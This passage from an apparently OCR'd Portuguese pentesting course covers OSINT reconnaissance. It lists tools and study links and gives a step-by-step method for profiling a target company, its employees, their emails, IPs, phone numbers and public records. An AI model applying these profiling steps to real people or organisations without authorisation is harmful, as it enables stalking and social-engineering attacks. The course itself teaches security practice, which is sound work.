


MATERIAL PARA ESTUDO

- https://github.com/thewhiteh4t/pwnedOrNot
- https://www.youtube.com/watch?v=BdJZhrkrpUI
- https://www.youtube.com/watch?v=cen0xC-MzZ8

TOR OSINT

FERRAMENTAS OSINT: TOR



MATERIAL PARA ESTUDO

- https://jakecreps.com/2019/05/16/osint-tools-for-the-dark-web/
- https://medium.com/@IanBarwise/the-osint-ification-of-isis-on-the-dark-web-19644ec90253
- http://www.automatingosint.com/blog/2016/07/dark-web-osint-with-python-and-onionscan-part-one/
- https://github.com/pielco11/DOT

SKYPE OSINT


FERRAMENTAS OSINT: SKYPE

MATERIAL PARA ESTUDO

- https://github.com/PaulSec/skype-osint
- http://www.automatingosint.com/blog/2016/05/expanding-skype-forensics-with-osint-email-accounts/
- http://seclist.us/skype-osint-python-osint-tool-to-retrieve-information-from-skype.html

CREEPY


FERRAMENTAS OSINT: CREEPY



S O B R E

- Assustador é uma ferramenta OSINT de geolocalização. Reúne informações relacionadas à geolocalização de fontes on-line e permite a apresentação no mapa, a filtragem de pesquisa com base no local e / ou na data exata, a exportação no formato csv ou kml para análise posterior no Google Maps.

FERRAMENTAS OSINT: CREEPY




MATERIAL PARA ESTUDO

- https://github.com/ilektrojohn/creepy
- https://www.youtube.com/watch?v=JqJ4zaDIVAs
- https://www.youtube.com/watch?v=H4INyjrsRNA

RECON-NG

FERRAMENTAS OSINT: RECON-NG



SOBRE

- Recon-ng é uma ferramenta de reconhecimento com uma interface semelhante ao Metasploit. Ao executar a reconexão a partir da linha de comandos, você entra em um ambiente semelhante a shell, no qual é possível configurar opções, executar resultados de reconhecimento e saída para diferentes tipos de relatórios.

FERRAMENTAS OSINT: RECON-NG

MATERIAL PARA ESTUDO

- https://hackertarget.com/recon-ng-tutorial/
- https://github.com/lanmaster53/recon-ng
- https://itharley.com/osint-com-o-recon-ng-parte-1-de-3/
- https://www.youtube.com/watch?v=0J6Auz88iTY
- https://www.youtube.com/watch?v=x80wy7XQCoU
- https://www.youtube.com/watch?v=ueWeucZMdmk


BEST TOOLS SEARCH

FERRAMENTAS OSINT: BEST TOOLS SEARCH

- https://www.intelligencefusion.co.uk/blog/the-best-open-source-intelligence-osint-tools-and-techniques

GASM AK

FERRAMENTAS OSINT: GASMAK



MATERIAL PARA ESTUDO

- https://github.com/twelvesec/gasmask
- https://www.youtube.com/watch?v=dVEP5rHZEAw
- https://www.youtube.com/watch?v=jwTFmLcZBNs

RESOURCES

FERRAMENTAS OSINT: RESOURCE

MATERIAL PARA ESTUDO

- https://medium.com/@micallst/osint-resources-for-2019-b15d55187c3f

CONCLUSÃO

"O OSINT É UMA DAS ARMAS MAIS PERIGOSAS UTILIZADAS POR HACKERS, POIS TENDO CONHECIMENTOS EM OSINT, FICA MAIS FÁCIL PARA REALIZAR ATAQUES DE ENGENHARIA SOCIAL OU INTRUSIVOS EM UMA EMPRESA, ALÉM DE COLETAR INFORMAÇÕES DE UMA PESSOA OU ORGANIZAÇÃO"

AGRADECIMENTO

Obrigado por ler esse livro

https://www.facebook.com/cybersecup

https://www.facebook.com/Expersec/

https://www.facebook.com/exchangesec/

https://www.facebook.com/como.hackear.curso/

PALESTRAS

https://www.youtube.com/watch?v=nvdsQlT9_xY
https://www.youtube.com/watch?v=IDEd4tXdEjc
https://www.youtube.com/watch?v=46st98FUf8s
https://www.youtube.com/watch?v=I5OYDN5PwU4
https://www.youtube.com/watch?v=qH1p-N0AzYk

REFERÊNCIAS

https://pt.wikipedia.org/wiki/OSINT
https://pt.wikipedia.org/wiki/HUMINT
https://pt.wikipedia.org/wiki/IMINT
https://pt.wikipedia.org/wiki/MASINT
https://pt.wikipedia.org/wiki/SIGINT
https://pt.wikipedia.org/wiki/ELINT
https://pt.wikipedia.org/wiki/FISINT
https://pt.wikipedia.org/wiki/SIGINT
https://osintbrasil.blogspot.com/2017/08/ferramentas-osint-e-como-voce-aprende.html
https://www.greycampus.com/blog/information-security/top-open-source-intelligence-tools

METODOLOGIA PARA RECONHECIMENTO

METODOLOGIA

- As metodologias são essenciais para a separação de tarefas afim de chegar em um único objetivo
- Sem as metodologias não teríamos a fase de reconhecimento em um PenTest, afinal foram metodologias como OSSTMM e PTES que ajudaram a designar essa fase como uma das essenciais em um PenTest
- Com isso, surgiu a metodologia OSINT

OSINT

- **OSINT** (sigla para Open source intelligence ou Inteligência de Fontes Abertas)
- OSINT é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações, como em serviço de inteligência, obtida através desses exemplos, como dados disponíveis para o público em geral, como jornais, revistas científicas e emissões de TV. OSINT é uma das fontes de inteligência.
- O OSINT é essencial sendo a metodologia principal para efetuar reconhecimentos.

ESTRUTURA DE OSINT

ESTRUTURA DO OSINT

1. Username
2. Email Address
3. Domain Name
4. Ip Address
5. Image / Videos / Docs
6. Social Networks
7. Instant Messaging
8. People Search Engine
9. Datin
10. Telephone Numbers
11. Public Records
12. Business Records
13. Transportation
14. Geolocation Tools / Maps

ESTRUTURA DO OSINT

15. Search Engine
16. Forums / Blogs
17. Archives
18. Language Translation
19. Metadata
20. Mobile Emulation
21. Terrorism
22. Dark Web
23. Digital Currency
24. Classifieds
25. Enconding / Decoding
26. Tools

ESTRUTURA DO OSINT

27. Malicious File Analysis
28. Exploits & Advisories
29. Threat Intelligence
30. OpSec

- Essas são as estruturas do OSINT.

COMO TRABALHAR COM O OSINT

EXEMPLO

1. Faça um planejamento, eu recomendo a utilização de ferramentas de Analytics ou de Inteligência para montar um gráfico legalzinho, existe a ferramenta Maltegoce que é sensacional!

Sobre o maltego: https://www.youtube.com/watch?v=sP-Pl_SRQVo

2. Após o planejamento, faça o levantamento das informações mais básicas que tem, como número de funcionários, tamanho da empresa, seu faturamento e local aonde reside.
3. Depois procure suas redes sociais e faça levantamento dos sites que ela tem, você pode utilizar ferramentas como o Google Hacking, Whois e o Social Search

https://www.exploit-db.com/google-hacking-database

https://centralops.net/co/DomainDossier.aspx

https://www.social-searcher.com/

EXEMPLO

4. Após isso, procure seus funcionários em redes como LinkedIn ou Facebook, você pode utilizar ferramentas para isso

https://github.com/leapsecurity/InSpy

https://github.com/vysecurity/LinkedInt

5. Com isso você parte para a utilização de mecanismo de buscas mais profundos como o próprio GHDB, Maltego ou Filecase e procure tudo relacionado a uma determinada pessoa
6. Você pode utilizar os domínios e subdomínios para fazer varreduras e verificar o site de hospedagem e o administrador
7. Com informações básicas como email, você pode ir atrás de sites ao qual esse email está registrado

https://emailrep.io/

https://verify-email.org/

http://mailtester.com/testmail.php

EXEMPLO

8. Depois dos levantamentos básicos, você pode partir para as buscas de endereços de Ips
9. Em seguida por número de telefones
10. E depois por dados públicos ligados a um nome, número e afins
11. Após o levantamento de ips, você pode utilizar ferramentas de varreduras para verificar do que se trata tal ip

FERRAMENTAS

Ferramentas? Existem muitas, cada uma tendo uma opção melhor que a outra. Por isso, eu recomendo esses sites: https://osintframework.com/ https://github.com/jivoi/awesome-osint

POR QUE ESTUDAR OSINT?

- É essencial o estudo do OSINT para possibilitar o levantamento de informações mais detalhadas
- As vezes a chave para um PenTest bem sucedido é o número de informações que você levanta, seja relevantes ou irrelevantes
- Os principais governos do mundo e centro de inteligências, utilizam de OSINT para buscar mais precisamente um alvo e ter mais porcentual de chances de ter um ataque bem sucedido
- Trabalhar com OSINT requer costume, pois ferramentas existem de monte, mas algumas chegam ter opções múltiplas, basta conhece-las e se aprofundar
- A dica que eu dou é realizar um OSINT em você e em seus familiares, tente buscar o maior número de informações possíveis e garanto que você vai se surpreender ao descobrir tanta coisa que é armazenado sobre você na World Wide Web
- Estude essa metodologia profundamente e explore o OSINT FRAMEWORK
- A chave para ser um ótimo PenTester e para realizar de maneira eficaz, é somente o número de informações que você tem.

DICA: ORGANIZAÇÃO

- Muitas informações requer organização, então utilize de planilhas, ferramentas de analise, folhas de papeis, prints e vídeos para a organização
- Separe todo tipo de informação, sendo e-mails, número de telefones, nome de usuários, endereços de ips, arquivos, noticias, históricos, planilhas e afins.
- Todos separados e organizados em pastas ou em ordem para que você não se perca.
- Busque ferramentas para isso é mais fácil e sempre garanta cópias dessas informações, pois as vezes você pode perder algo que nunca mais vai achar.
- O OSINT é essencial e ninguém pode negar, então estude e será o melhor PenTester.

Modulo 8


Fundamentos de Firewall

FUNDAMENTOS DE FIREWALL

PROF. JOAS ANTONIO

Sobre o instrutor

- Pesquisador de segurança da informação;
- Pentester;
- Cursou IoT pela Stanford EaD;
- Endpoint professional;
- Professor de informática, redes e segurança.

